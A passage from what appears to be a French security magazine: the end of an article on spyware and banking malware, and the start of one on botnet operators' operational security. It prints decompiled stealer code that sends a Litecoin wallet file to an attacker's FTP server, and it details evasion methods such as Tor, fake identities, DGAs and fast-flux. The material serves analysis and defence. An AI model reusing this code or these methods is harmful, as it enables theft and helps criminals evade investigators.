La programmation des « bankers » et de leurs composants est devenue une petite industrie en soi. On voit des groupes qui se spécialisent dans la programmation de ces logiciels. Ils se font même compétition pour vendre des logiciels plus fiables, plus difficiles à détecter par les logiciels antivirus ou plus facilement adaptables aux nouveaux sites de banques. D'autres groupes ont même créé des compagnons mobiles pour voler les informations de transactions bancaires reçues sur les téléphones mobiles **[11]**.

Internet a même vu naître une nouvelle devise, qui grandit en popularité ces temps-ci : les bitcoins. Cette devise est complètement numérique et générée à l'aide de calculs informatiques. Elle a une valeur monétaire bien réelle et peut être échangée sur les « bitcoin exchange ». Au moment d'écrire cet article, un bitcoin peut être échangé contre environ 120$ américains. Il n'est pas surprenant de voir que plusieurs logiciels malveillants tentent maintenant de voler les « bitcoins wallets » qui sont de simples fichiers stockés sur le disque dur pour voler ces devises numériques. C'est le cas, entre autres, du logiciel malveillant Win32/PSW. LiteCoin.A **[12]** qui copie le fichier « wallet.dat » et l'envoie à l'attaquant par le biais d'un serveur FTP. La figure 3 montre le code décompilé (.NET) utilisé pour voler le « bitcoin wallet ».

Finalement, nous voyons un nouveau type de logiciel malveillant qui s'attaque aux informations bancaires. Ils sont parfois appelés « point of sale malware » **[13]**. Ce logiciel malveillant parcourt la mémoire vive d'un ordinateur infecté pour y trouver des numéros de cartes bancaires. Les principales victimes de ces menaces sont, bien sûr, les ordinateurs mal protégés qui sont souvent utilisés comme caisses enregistreuses dans les commerces.

5 Comment se protéger

La connaissance et la compréhension des logiciels malveillants dont on peut être victime sont la défense la plus efficace pour éviter d'être espionné en ligne et pour garder confidentielles les informations qui nous sont chères.

En plus de la compréhension de la menace, une bonne hygiène des systèmes informatiques est de mise. Premièrement, il est important de mettre à jour les systèmes d'exploitation, logiciels installés et « plugins » utilisés dans les logiciels comme les navigateurs Internet et autres. En s'assurant que tous les logiciels sont à jour, on réduit les chances d'exploitation d'une faille de sécurité. Rappelons que c'est souvent l'exploitation d'une faille de sécurité qui permet à un attaquant d'installer des logiciels malveillants sur un système. En plus des mises à jour logicielles, une protection antivirus ne peut pas nuire à la sécurité d'un système, même si en elle-même, elle n'est pas la solution ultime (la solution miracle n'existant pas).

Il se peut qu'un attaquant utilise des failles de sécurité pour lesquelles il n'y a pas de correctif ; c'est pourquoi, même si tous les logiciels installés sur un système sont à jour, il faut être vigilant en ouvrant des documents reçus par courrier électronique et

```
string userName = Environment.UserName;
string fileName = "C:\\Users\\" + userName + "\\AppData\\Roaming\\Litecoin\\wallet.dat";
FileInfo fileInfo = new FileInfo(fileName);
"ftp://[illegible]tau.net/" + fileInfo.Name;
FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(new Uri("ftp://[illegible]tau.net/" + userName + ".dat"));
ftpWebRequest.Credentials = new NetworkCredential("[illegible]", "[illegible]");
ftpWebRequest.KeepAlive = false;
ftpWebRequest.Method = "STOR";
ftpWebRequest.UseBinary = true;
ftpWebRequest.ContentLength = fileInfo.Length;
int num = 2048;
byte[] buffer = new byte[num];
FileStream fileStream = fileInfo.OpenRead();
try
{
    Stream requestStream = ftpWebRequest.GetRequestStream();
    for (int count = fileStream.Read(buffer, 0, num); count != 0; count = fileStream.Read(buffer, 0, num))
    {
        requestStream.Write(buffer, 0, count);
    }
    requestStream.Close();
    fileStream.Close();
}
catch (Exception)
{
}
```

Figure 3 : Partie du code pour voler un « bitcoin wallet »

en naviguant sur le web. Un utilisateur vigilant peut utiliser des technologies de type « sandbox » **[14]** pour limiter les dégâts pouvant être faits par un document ou un lien malveillant.

Une autre mesure efficace de protection des données est de changer fréquemment les mots de passe. On doit changer tous les mots de passe, autant ceux utilisés sur les postes de travail que sur les comptes en ligne comme les sites bancaires, Google et Facebook. Si un mot de passe est volé d'une façon ou d'une autre et qu'il est changé quelques jours plus tard, il n'a plus de valeur pour l'attaquant et vos données sensibles sont à nouveau protégées.

Il est important de se rappeler que la plupart des attaques ciblées visant le vol d'informations que nous observons n'utilisent pas de failles de sécurité pour infecter un ordinateur, mais bien du « social engineering ». Le « social engineering » est l'art de convaincre. Dans beaucoup d'attaques que nous avons observées, l'attaquant envoie un courrier électronique et convainc l'utilisateur d'installer un programme ou d'ouvrir un fichier attaché. Peu de gens acceptent des cadeaux de personnes inconnues sur la rue, il faut développer les mêmes mécanismes de méfiance sur l'Internet.

Un autre point dont nous n'avons pas beaucoup discuté dans cet article, est l'importance de ne pas oublier la sécurité physique de vos équipements électroniques. Très souvent, il est plus facile pour un attaquant de voler votre ordinateur portable ou votre téléphone mobile plutôt que de le pirater. Le chiffrement des données stockées sur ces équipements est une bonne protection, à condition d'utiliser les bons outils et des mots de passes qui sont difficiles à casser. Il faut aussi se méfier des chargeurs, certains chercheurs ont récemment montré qu'ils peuvent être utilisés pour installer des logiciels malveillants sur les téléphones mobiles **[15]**.

Conclusion

Le but de cet article n'est pas de lister le plus grand nombre d'articles écrits par notre équipe de recherche, mais plutôt de montrer plusieurs exemples concrets que nous avons récemment étudiés et qui montrent que plusieurs groupes utilisent des logiciels malveillants pour espionner leurs victimes. Les objectifs varient beaucoup et la sophistication des menaces varie encore plus.

En plus des logiciels malveillants mentionnés dans cet article, les logiciels espions « clé en main » sont à mentionner. Ces outils, comme Dark Comet et Poison Ivy, sont faciles à trouver et à utiliser. Ils permettent à un attaquant d'espionner ses victimes par le biais de logiciels malveillants sans avoir besoin de grandes connaissances en informatique ou en programmation.

Les menaces d'espionnages ne sont pas toutes dignes des films de James Bond. En effet, plusieurs d'entre elles sont même très rudimentaires. Malgré tout, ce n'est pas parce que vous n'êtes pas un diplomate ou un chercheur nucléaire que vous ne risquez pas d'être victime de certaines attaques de vol d'informations. Même si vous n'utilisez pas votre ordinateur pour faire des transactions bancaires ou des achats en ligne, d'autres informations qui y sont stockées peuvent être volées : votre historique de navigation, votre carnet d'adresses, etc. Enfin, même si vous n'êtes pas un expert en sécurité informatique, vous pouvez vous protéger efficacement contre les logiciels malveillants qui peuvent menacer votre vie privée en adoptant des comportements sécuritaires. ■

REMERCIEMENTS

Merci à Gaëlle Fouquet, Laurent Clévy, Marie-Claude Côté et Fred Raynal pour leur relecture attentive et leurs commentaires constructifs.

RÉFÉRENCES

[1] http://www.welivesecurity.com/wp-content/media_files/ESET_win32georbot_analysis_final.pdf

[2] http://dea.gov.ge/uploads/CERT%20DOCS/Cyber%20Espionage.pdf

[3] http://www.welivesecurity.com/2012/03/28/osxlamadai-a-the-mac-payload/

[4] http://www.welivesecurity.com/2012/04/25/osx-lamadai-flashback-isnt-the-only-mac-threat/

[5] http://www.welivesecurity.com/2013/05/16/targeted-threat-pakistan-india/

[6] http://blogs.norman.com/2013/security-research/the-hangover-report

[7] http://blogs.rsa.com/dont-fear-the-hangover-network-detection-of-hangover-malware-samples/

[8] http://intelreport.mandiant.com/

[9] http://www.welivesecurity.com/2013/03/25/carberp-the-never-ending-story/

[10] http://www.welivesecurity.com/2012/08/13/win32gataka-banking-trojan-detailed-analysis/

[11] http://www.informationweek.com/security/mobile/zeus-banking-trojan-hits-android-phones/231001685

[12] http://www.welivesecurity.com/2013/07/01/more-malware-targeting-crypto-currencies-litecoin-stealing-trojan-found/

[13] http://www.xylibox.com/2013/08/point-of-sale-malware-infostealerdexter.html?spref=tw

[14] http://www.sandboxie.com/

[15] https://www.blackhat.com/us-13/briefings.html#Lau

OPSEC ET BOTNETS

Guillaume Arcas – Sébastien Larinier – Sekoia

« Furtif comme un courant d'air, (...) tu t'escamotes. ....)
Un coup j'te vois, un coup j'te vois plus ! »
Albert Simonin, Lettre ouverte aux voyous.

mots-clés : BOTNET / C&C / IOC / DISSIMULATION / PROTECTION / INFRASTRUCTURE

Il est une catégorie d'internautes que l'on imagine plus soucieuse que les autres de la protection de sa vie privée et de son anonymat : les cybercriminels. Ils évoluent en effet dans un environnement qui leur est particulièrement inhospitalier sinon hostile et doivent faire face à des adversaires résolus et obstinés : services de police nationaux et internationaux, équipes de réponse à incident, CERT, chercheurs en sécurité professionnels ou « amateurs », groupes cybercriminels concurrents, etc.

Nous nous proposons de décrire dans cet article comment les cybercriminels construisent leurs politiques de sécurité afin de protéger leur « business » et leur identité, comment ils y parviennent et comment ils échouent parfois.

Avertissement

Nous ne traitons que de la cybercriminalité à but lucratif, dans laquelle les botnets sont rois avec leur lot de codes malveillants nommés virus par les RSSI de France et de Navarre et malwares par leurs homologues anglo-saxons. Nous laissons à d'autres le soin de parler des APT et autres PRISM'eries. De même, cet article n'a pas vocation à être un manuel de sécurité à l'usage de l'internaute malhonnête ni un guide des bonnes pratiques à l'attention du cybercriminel en herbe. Nous n'avons d'autre ambition que de brosser un inventaire non exhaustif des principales mesures de sécurité appliquées du côté obscur de la Force. Et puis, avouons-le : certains pirates n'ont pas besoin de leçons de sécurité et sont même experts en la matière (de là à penser qu'il faudrait s'en inspirer...).

1 Introduction

Avant de se lancer dans une activité commerciale, il convient de faire une étude de marché afin d'évaluer les bénéfices que l'on peut espérer en tirer. Quand on est sensibilisé à la sécurité, il faudra la compléter par une analyse de risques pour identifier les actifs (« assets » en langage managérial) et les menaces y afférant afin de définir une politique de sécurité.

Très grossièrement résumé, pour celui ou celle qui souhaite se lancer dans le monde des affaires cybercriminelles, l'étude de marché se résume à « qui veut gagner des millions » et le principal risque à « Rendez-vous directement à la prison, ne franchissez pas la case depart.com, ne touchez pas 20.000 bitcoins ».

Pour mener à bien cette entreprise, il faut protéger les actifs techniques et humains qui y sont associés.

Le premier actif auquel on pense est l'actif humain : un cybercriminel heureux est un cybercriminel libre (et accessoirement riche). On l'imagine mal exposer son identité réelle sur LinkedIn ou sa vie privée sur Facebook. On est en droit de penser que le cybercriminel tient à son anonymat autant qu'à la prunelle de ses yeux et qu'il la protège avec autant de soin qu'un blogueur à la dent bleue.

Les actifs techniques sont constitués du système d'information (SI) lui-même composé, grosso modo, de toutes les machines utilisées pour réaliser la fraude : bots, WordPress compromis, kits de phishing, etc., mais aussi : serveurs DNS, serveurs de messagerie pour les spams, sans oublier les machines de développement et les PC « perso » des cybercriminels.

Enfin, les actifs relevant de la propriété intellectuelle ne sont pas à négliger, même s'ils ne viennent pas à l'esprit en premier : il s'agit du code source des logiciels malveillants, des kits de phishing, des « injects ». Certains cybercriminels se sont spécialisés dans la production de ces actifs et ne vivent que de leur vente. Entrent aussi dans cette catégorie les noms de domaines utilisés comme supports d'opérations frauduleuses.

Idéalement, il faut protéger tous les maillons de la chaîne qui va de la fabrication — développement et compilation des binaires — à la « production » (le vol de données) jusqu'à la monétisation de cette production cybercriminelle (transformation des données volées en espèces sonnantes et trébuchantes). En bout de chaîne, on s'assurera du blanchiment des recettes. C'est une chose d'engranger de l'argent plus ou moins facilement gagné, encore faut-il pouvoir en profiter sans se faire pincer trop vite.

2 Dangereusement vôtre

Dans l'inconscient populaire, le pirate informatique est un personnage tout-puissant, infaillible et techniquement surdoué. Il vit masqué, tout de noir vêtu dans une pièce sombre éclairée seulement par les reflets de l'écran de son ordinateur dont le fond d'écran est orné d'une tête de mort. On se dit qu'il doit pratiquer l'OPSEC comme monsieur Jourdain la prose : naturellement. Cette image a été largement popularisée par des productions hollywoodiennes.

Dans la réalité, les choses sont nettement moins simples et la vie d'un cybercriminel n'est pas de tout repos (mais nous n'irons pas jusqu'à le plaindre !). L'OPSEC est donc une obsession bien légitime.

L'OPSEC (*OPerations SECurity*) est un terme tiré du vocabulaire militaire qui désigne une méthode pour se prémunir des risques que peut courir une structure ou une organisation si des informations sensibles la concernant sont acquises par ses adversaires. Elle fut formalisée par une équipe de l'armée américaine pendant la guerre du Viêt Nam.

Dans le cas d'une entreprise cybercriminelle, les informations critiques sont celles qui assurent le bon fonctionnement des outils de production (bot, C&C, communications entre ces éléments) et la protection des intervenants.

Nous concentrons nos propos sur les mesures qui s'appliquent aux actifs les plus critiques pour un botmaster, c'est-à-dire les moyens de production que sont les serveurs de contrôle et de commande (C&C) par lesquels transitent les données volées, les « panels » d'administration de ces C&C et, bien sûr, les informations personnelles de chaque membre d'un groupe de pirates.

3 Bretelle, ceinture et parachute

Le cybercriminel doit ruser pour que ses ressources survivent dans un environnement non maîtrisé.

Administrer un réseau de machines dont on est propriétaire n'est pas chose facile : imaginez comment c'est encore plus dur quand aucune ressource ne vous appartient (serveurs piratés susceptibles d'être « repris » à tout instant) ! Un botmaster consciencieux fera tout pour garder le contrôle de son outil de travail.

Dans un botnet, les éléments les plus critiques sont le canal de contrôle (C&C), par association le protocole de communication entre les bots et ce C&C et les serveurs qui collectent les données volées.

Autant on peut dire qu'un bot de perdu, 10 de retrouvés, autant la perte d'un C&C ou d'une dropzone entraîne la perte totale du botnet et l'arrêt de la production. C'est pourquoi les chercheurs en sécurité consacrent autant d'énergie à démonter ces infrastructures que les pirates en consacrent à les protéger. Sans compter que le pirate laissera beaucoup plus de traces (à commencer par des adresses IP de connexion) dans les logs du serveur Apache qui exécute le panel de son botnet que sur les bots qui le composent. La « capture » d'un C&C, qu'elle soit le fait des forces de l'ordre ou de sociétés de sécurité, constitue une prise de choix pour la mine d'informations qui y seront trouvées et qui alimenteront dans un cas les dossiers d'enquête, dans l'autre les blogs et autres White Paper promotionnels.

Au fil des années, et en réaction aux « attaques » dont ils ont été l'objet, l'architecture des canaux de contrôle des botnets modernes a profondément évolué, passant du traditionnel modèle clients-serveur à un modèle largement distribué.

L'objectif de cette évolution est de rendre le C&C résistant face aux menaces qui pèsent sur lui, à savoir :

- la *blackholing*, mesure qui consiste à couper toute communication entre un C&C et les bots, qu'il s'agisse de mettre en liste noire les domaines DNS permettant aux bots de localiser leur C&C ou de dérouter les adresses IP qui y conduisent ; suite à cela, le botnet est complètement inopérant : rien n'y entre, mais rien n'en sort non plus ;
- le *sinkholing*, mesure qui consiste à prendre le contrôle du C&C en le remplaçant par une machine contrôlée ou en interposant une telle machine en mode « *Man in the Middle* » entre les bots et le C&C. Cette opération permet d'écouter de façon quasi-transparente les échanges entre C&C et bots, afin de récupérer des fichiers de configuration contenant les cibles du botnet, ou même de modifier les ordres passés depuis le C&C. Comme pour le blackholing, cela passe par une intervention sur les serveurs DNS ou le routage, ce qui nécessite une coopération des ISPs la plupart du temps. Inutile de dire que lorsque ces manœuvres sont initiées par un service de police ou un acteur majeur comme Microsoft, elles sont facilement effectuées.
- la fermeture (takedown) pure et simple du C&C, c'est-à-dire sa mise hors ligne par l'hébergeur, avec ou sans mise sous séquestre des données selon le degré de coopération dudit hébergeur et l'identité du requérant.

Pour se prémunir au mieux, les botnets utilisent plusieurs techniques.

Sur le plan de l'architecture réseau, on empile les couches : entre les bots et le serveur de contrôle sont interposés des proxies, parfois en couches successives, qui forment autant d'écrans de fumée derrière lesquels se cachent les véritables centres de commande. Une savante distribution géographique de ces proxies achève de brouiller les pistes et rend plus compliquée toute mesure coercitive, car elle demande une coordination et une coopération parfaites entre ISP de tailles et de nationalités différentes.

L'enregistrement de noms de domaines (DNS) auprès de registraires peu enclins à répondre rapidement aux demandes de fermeture donne à l'ensemble la souplesse nécessaire pour durer. Lorsque l'on parle de registraires peu enclins à aider, cela ne signifie pas forcément qu'ils sont complaisants au sens de « complices ». Certains ne disposent tout simplement pas d'équipe. Abuse, le traitement des plaintes et des requêtes se révèle un parcours du combattant, quand d'autres (c'est le cas de registraires chinois) ne maîtrisent tout simplement pas d'autre langue que la leur. Ajoutez à cela une bonne pincée de fast-flux (technique associant à un même enregistrement un « pool » d'adresses IP et un TTL court) et vous avez une bonne recette de discrétion.

Cela n'a cependant pas définitivement mis les C&C à l'abri, et il a fallu renforcer l'édifice.

L'invention des *Domain Generation Algorithm* (DGA) constitue l'une des solutions mises au point par les développeurs. Un DGA, comme son nom l'indique, est une routine implémentée dans le code du bot et qui découle d'une variable particulière — l'horodatage en étant une privilégiée — un ou plusieurs noms de domaines qui hébergeront le C&C, celui-ci pouvant alors changer de façon quotidienne.

Ces mesures ont rendu plus difficile la prise de contrôle de tout un botnet, mais n'empêchent pas complètement la « saisie » d'une partie de celui-ci : un ISP peut en effet décider — ou être requis par un CERT ou un service de police — de prendre le contrôle des bots situés dans son périmètre de responsabilité.

4 Au commencement était le bot

Pour contourner les systèmes de protection et compliquer l'analyse des malwares pour récupérer des indices permettant de remonter aux individus, différentes méthodes sont employées, bien connues des reversers et des analystes de malwares. Ces techniques sont de plus en plus complexes. La première est l'utilisation de packer dont l'objectif est de rendre incompréhensible et erronée l'analyse statique du malware. Un simple strings sur le fichier ne donnera aucune information et il sera inutile de tenter de le classer. Des bases de ressemblances entre binaires sont constituées pour regrouper des familles et donc des groupes de développeurs. Des similitudes ont ainsi été découvertes récemment dans les codes de TDSS et de ZeroAccess.

Dans certaines chaînes d'infection via des Exploits Kits, le dropper s'exécute uniquement sur la machine sur laquelle il a été téléchargé et exécuté, par une applet Java, un PDF ou un contrôle ActiveX. Un chercheur qui ne récupère que le dropper ne pourra pas l'exécuter en sandbox pour l'analyser. Il faut qu'il déclenche toute la chaîne d'infections. À cela peut s'ajouter la géolocalisation de l'adresse IP de la machine d'où est téléchargé le dropper. Le mécanisme d'installation vérifie où s'exécute le dropper. Un chercheur qui tenterait de jouer la chaîne d'infection complète pour récupérer les binaires ferait chou blanc si sa zone géographique est différente de celle attendue – ou ciblée — par la chaîne d'infection.

À cela s'ajoutent des tests pour empêcher les analystes de débugger les malwares et leur exécution en machine virtuelle. Cela rend impossible l'exécution en sandbox et il faut contourner les tricks anti-debugging (tels que des boucles sans fin, des trappes avec déclenchement d'exceptions, etc.) puis patcher les portions de codes où se font ces tests pour savoir si le malware est exécuté dans une machine virtuelle (tests des mac adresses, des disques...). Enfin, certains bots poussent le vice jusqu'à générer des traces réseau aléatoires pour polluer les captures de trafic.

5 Botmaster versus Wild

Pour vivre heureux, il faut vivre cacher. Pour que le business fonctionne, il faut qu'il soit le plus solide possible. La première menace est la victime. Elle ne doit pas se rendre compte que son ordinateur a été compromis — ce qui sous-entend aussi que cet ordinateur ne soit pas ou soit mal protégé — et qu'un canal de contrôle exfiltre des données pour deux raisons : la première est la persistance et la seconde éviter le dépôt de plainte le plus longtemps possible. Il faut donc se rendre persistant (notamment lorsque la machine se relance), ne pas consommer trop de ressources, ne pas faire siffler les ventilos et ne pas faire planter la connexion internet en uploadant trop de données d'un coup sur le C&C. La grande majorité des malwares modernes répondent parfaitement à ce cahier des charges. Il faut évidemment que le malware ne soit pas détecté par l'antivirus ni par les équipements de sécurité si la victime se trouve dans une société adepte d'IDS/Firewall et de proxies.

La seconde menace vient des forces de l'ordre. Il faut donc rendre impossible tout lien entre le binaire qui pourrait être trouvé et les personnes qui l'ont codé. De la même manière, si un serveur est saisi ou qu'une connexion est écoutée, il faut passer entre les mailles du filet. Il faut communiquer entre développeurs, clients et fournisseurs de services, ce dans un environnement où personne ne peut faire confiance à personne. Le hacker ukrainien avec qui

vous discutez du dernier CVE touchant Internet Explorer sur un forum undergound, la nana faussement ingénue qui se pâme devant vos exploits, parfois même le modérateur, peuvent être autant d'agents du FBI « undercover ». Sans parler du pirate qui tentera juste de vous arnaquer en vous revendant des données miteuses à prix d'or (et si c'est un vrai pirate, il vous sera difficile de saisir la direction de la concurrence et des fraudes en pareil cas).

Une autre menace est le vigilant white hat à la Xylitol dont le passe-temps favori est de leaker les informations sur les différents développeurs de malwares, les transactions financières et les infrastructures qui leur sont liées. Le seul souci avec ça, c'est qu'une fois que le coup de pied dans la fourmilière a été donné, les informations récupérées ne seront utiles qu'un certain temps. Si on prend la vulnérabilité de REC sur le panel Caberbp qui a été rendu public, la vulnérabilité identifiée a été patchée une journée après le leak de l'ensemble du code, ce qui laisse peu de temps pour aspirer tous les C&C...

Le cybercriminel est aussi un loup pour un autre cybercriminel. Comme la loi de la rue, il est difficile de rouler pour plusieurs groupes sans tomber dans le conflit d'intérêts, il n'est pas question de partager le gâteau et surtout il ne faut pas empiéter sur le territoire du voisin.

Dernière menace et non des moindres : les chercheurs en sécurité, les CERTs et les sociétés d'antivirus qui passent leur temps à traquer les codes malveillants, en cassant les moyens de chiffrement mis en place par les vilains, en décortiquant les malwares, quand ils n'infiltrent pas les C&C et les panels contrôles, et développent des outils toujours plus en plus innovants pour collecter et analyser de l'information pour lutter contre ses groupes. Une nouvelle activité s'est largement développée autour de ces activités : le « *Malware/ Threat Intelligence* » où l'on parle et s'échange IOC (*Indice Of Compromission*) et règles Yara, où l'on pratique l'OSINT (*Open Source Intelligence*) et où une vraie logique de renseignement que ne renierait pas la N.S.A. s'est mise en place pour combattre ces groupes. Certaines sociétés, d'ailleurs, n'hésitent plus à vendre ces informations ni à lancer des takedown sauvages, souvent pendant des événements de sécurité.

Face à l'ensemble des menaces décrites ci-dessus, les cybers vilains se sont organisés et ont développé de nouvelles techniques et de nouveaux processus pour pérenniser leurs activités.

6 Pour vivre heureux, vivons cachés

Les méchants utilisent, pour ne pas finir derrière les barreaux, différentes techniques pour rester sous le radar. La première est d'opérer depuis des pays dans lesquels ces différents groupes ne sont pas trop inquiétés.

Il est bien plus facile d'agir depuis un pays où la loi est plus permissive sinon inexistante et dont les forces de l'ordre n'embêtent pas trop les groupes cybercriminels. Il faut donc que le vilain se trouve dans un pays où il y a peu de coopération au niveau des forces de l'ordre ou avec des organismes internationaux comme Interpol voire le FBI. Ce flou entretient grandement l'incapacité des forces de l'ordre des pays victimes de voir arrêter les attaquants et participe à la prolifération des groupes de cybercriminels dans certaines régions.

On constate ainsi que certaines plaques géographiques s'illustrent dans les activités cybercriminelles. On pense à la sphère russophone ou chinoise, certes, mais l'Afrique du Nord, l'Asie du Sud-Est et le Brésil rejoignent peu à peu le « G8 » de la cybercriminalité.

Il est donc conseillé à quiconque voulant créer un groupe de le faire hors Amérique du Nord, Australie et Union Européenne. Sinon ce sont les bracelets (quasi) assurés.

6.1 On the Internet nobody should know you're a dog

Prérequis minimal pour un cybercriminel : rester anonyme en toutes circonstances. Il lui faut cacher son identité réelle et protéger ses communications.

Comme tout internaute, le fraudeur est un animal social qui communique. Il lui faut pour cela a minima une connexion à Internet et une adresse mail. Ces deux éléments de base lui permettront ensuite de se créer un compte de messagerie instantanée (IRC, Jabber), un compte Skype, etc. Le plus souvent le fraudeur possède une tripotée de comptes. Si l'on jette un œil à la Zeus Legal Notice, on s'aperçoit que certains des « John Doe » recherchés sont connus sous une dizaine de pseudonymes différents.

Le challenge pour tout cybercriminel qui se respecte et aspire à faire de vieux os dans le « métier » est d'éviter tout lien entre les diverses fausses identités qu'il utilise durant son temps de travail, et son identité réelle ou sa localisation. Il lui faut donc compartimenter sa vie d'internaute « lambda » et sa vie de h4x0r.

La connexion Internet est le maillon le plus sensible : même s'il est aisé d'utiliser des hotspots gratuits (cafés, restaurants, etc.) pour ne pas exposer l'adresse IP de sa ligne ADSL, la solution la plus confortable reste de pouvoir gérer son business depuis son canapé.

L'utilisation du réseau Tor pour conduire des activités répréhensibles doit devenir par conséquent un réflexe pour le fraudeur, même si son utilisation présente des risques. Le FBI a ainsi pu identifier des internautes trop adeptes de sites de pédopornographie quand bien même ceux-ci se pensaient à l'abri derrière leurs nœuds.

Si la plupart de la navigation Internet est possible sous Tor, il y a quand même des sites qui filtrent les nœuds de sortie et interdisent toute connexion depuis ces adresses IP. Dans ce cas il n'y a d'autre solution que d'emprunter des VPN ou des proxies « ouverts ».

Dans ce dernier cas, il faut intégrer à sa politique de sécurité le fait que tout sera loggé.

Avoir une adresse mail « anonyme » ne relève plus de l'exploit de nos jours : quiconque aura créé un compte Gmail se sera rendu compte que les informations personnelles réellement « liantes » qui y sont demandées, comme un numéro de téléphone mobile, n'ont pas pour objectif de réduire le degré d'anonymat des utilisateurs, mais de renforcer leur sécurité (récupération d'un compte par SMS après compromission ou oubli du mot de passe) et mieux cibler la publicité.

Là encore, comme dans le cas des proxies ouverts, il faudra avoir conscience que tout sera loggé (et pas seulement dans un datacenter de l'Utah).

Une fois constitué son faux profil, le fraudeur doit s'astreindre à une discipline de fer pour ne pas créer de ponts entre sa navigation en tant que botmaster et sa navigation à titre privée. Un accident peut vite arriver et mettre à plat toute la sécurité : oublier de lancer Vidalia avant de consulter la boite mail dans laquelle arrivent les données volées depuis un kit de phishing, consulter un profil Facebook sous son identité réelle après avoir été poké sur son faux profil, utiliser une photo dont on n'aura pas nettoyé les métadonnées, etc. Autant d'exemples d'échecs de la compartimentation qui ont pour certains conduit leurs auteurs en prison ou au commissariat.

6.2 Se faire une petite infrastructure

Pour construire une infrastructure, le cyber vilain a besoin d'une identité, d'un mail, de noms de domaines et de serveurs. Et tout cela a évidemment un prix.

Dans un premier temps, il faut donc se constituer une identité avec de faux papiers, une adresse postale et un mail. Ce sont les informations minimales dont on a besoin pour s'enregistrer chez les hébergeurs et les registraires de noms de domaines.

L'obtention de faux papiers se résume à avoir des connaissances dans le milieu et de l'argent (en cash évidemment). Une fois ce problème résolu, il faut une adresse postale. Une boite postale (avec les faux papiers achetés) sera une formalité administrative (surtout dans les pays où opèrent les groupes).

Maintenant, comment avoir une boite mail ? Deux possibilités s'offrent aux méchants : soit avoir sa propre infrastructure, soit passer par un fournisseur.

Nous reviendrons sur l'infrastructure plus tard. Pour le fournisseur, l'utilisation de Tor pour accéder aux sites du fournisseur pour s'enregistrer est la bienvenue et la plus simple à mettre en œuvre (même chez Google, cela fonctionne).

Les informations lors du formulaire d'inscription seront celles des faux papiers achetés précédemment.

Maintenant que le méchant dispose d'une identité, il peut effectuer les enregistrements de domaines et les locations de serveurs pour héberger son infrastructure.

Il faut trouver un fournisseur de services pas trop regardant (certains demandent une photocopie du passeport) dans un pays où il est difficile de réquisitionner et perquisitionner les machines (comme pour les individus).

Le paiement devient la clé du problème. Plusieurs systèmes de paiement 100 % anonymes existent. Un des plus connus, complètement dématérialisé, est le bitcoin. Cette monnaie virtuelle qui s'obtient juste grâce à la puissance de calcul est totalement intraçable.

Un autre moyen fonctionnant aussi est l'achat de cartes bancaires prépayées que l'on achète au tabac du coin. Aucune identité n'est reliée à celle de l'acquéreur. Ce type de cartes est fourni par des réseaux internationaux de paiement bien connus et sera vu comme une carte bancaire classique lors de son utilisation.

Le cyber méchant peut maintenant louer son infrastructure sans être inquiété.

La première chose à faire est de monter son serveur de mails pour pouvoir supprimer l'adresse mail qui a été créée chez le fournisseur (comme Google). Une fois l'infrastructure de mails mise en place, il reste à modifier l'ensemble des formulaires chez les hébergeurs où l'ancienne adresse mail était utilisée. L'utilisation systématique de Tor, des moyens de chiffrement comme PGP et de conteneurs chiffrés sur les serveurs comme TrueCrypt sont inévitables.

Coté « client », le cyber vilain peut utiliser une machine virtuelle, elle-même dans un conteneur TrueCrypt, pour l'ensemble des opérations citées ci-dessus. Cette méthode pourra être aussi utilisée pendant l'ensemble de la maintenance et l'exploitation de l'infrastructure.

6.3 Protection du C&C

Pour récupérer leurs fichiers de configuration, les principaux malwares utilisent le protocole HTTP et la méthode POST. Ils reçoivent en retour des fichiers chiffrés, que le binaire se chargera de déchiffrer. Le malware bancaire ZeuS et sa nombreuse descendance fonctionnent ainsi.

L'objectif est double : empêcher autant que faire se peut le déchiffrement de la configuration par un éventuel intercepteur, et cloisonner son botnet.

La cryptanalyse appliquée aux botnets est une passion pour certains chercheurs qui se font fort de trouver et d'exploiter les failles des systèmes de chiffrement.

Autre moyen de protéger l'infrastructure des visiteurs trop curieux, les fermes de reverse-proxies sur lesquelles vont se connecter les malwares. L'infrastructure est ainsi masquée par une cascade de proxies dont le

maillage est fait pour perdre celui qui s'y aventure. Il devient alors extrêmement compliqué voire impossible de remonter jusque dans l'antre des méchants.

Une autre protection au niveau du C&C et de la configuration de connexion est l'utilisation d'un algorithme de génération de noms de domaines qui tourne de manière synchrone que ce soit côté serveur ou côté malware (de la même manière que l'OTP). Bien souvent, les noms de domaines générés ont une entropie qui ne colle pas avec les mots d'un dictionnaire de langue. Ces noms de domaines ne signifient rien de particulier et changent très régulièrement faisant du suivi de l'infrastructure un vrai casse-tête chinois. À cela, il faut ajouter le Fast Flux et vous en perdez votre chinois.

Une autre solution est l'utilisation d'une machine tierce soit comme serveur de C&C soit comme distributeur de codes malveillants qui vont recevoir les commandes du C&C ou distribuer des droppers. Souvent, ce sont des serveurs Linux avec un CMS présentant des vulnérabilités de type RCE (*Remote Code Execution* — qui a dit « WordPress » ?) et que les pirates identifient à l'aide de requêtes utilisant la grammaire des moteurs de recherche (appelée Google Dorks http://www.exploit-db.com/google-dorks/). Ils se constituent une armée de serveurs zombies qui vont distribuer des droppers ou héberger des scripts PHP faisant office de proxies pour les requêtes HTTP entre bots et C&C.

La dispersion donne à l'ensemble de l'agilité : il n'est pas rare qu'un bot utilise une machine A pour charger sa configuration, une machine B pour récupérer les injections de code, une machine C pour « dropper » les données volées, une machine D pour les mises à jour du malware, et X autres machines pour communiquer avec son C&C.

La structure ainsi mise en place devient complexe à appréhender dans son ensemble.

Tor achève de brouiller les pistes, en protégeant les échanges de données ou en hébergeant des C&C ou d'autres services sous l'extension .onion. De quoi faire pleurer plus d'un analyste...

La dernière évolution en date est le retour sur le devant de la scène des botnets communiquant avec leurs C&C en P2P. Le botnet est ainsi complètement décentralisé et en ajoutant l'ensemble des techniques ci-dessus, il devient extrêmement complexe d'appréhender le botnet dans son ensemble. Seul un opérateur télécom (SSTIC 2013) aura assez de visibilité pour comprendre la structure même du botnet et par là, trouver les control panels du botnet.

ZeuS, dans sa variante GameOver, a atteint des sommets en matière de protection. Plusieurs fois ciblé – et hijacké – par des chercheurs, ses développeurs ont mis au point une stratégie très au point pour protéger la partie P2P du botnet qui permet aux bots de localiser les C&C.

Chaque bot utilise une liste de quelques dizaines de « pairs » (c'est-à-dire d'autres bots) qui sont contactés régulièrement et diffusent dans le réseau P2P les adresses des C&C.

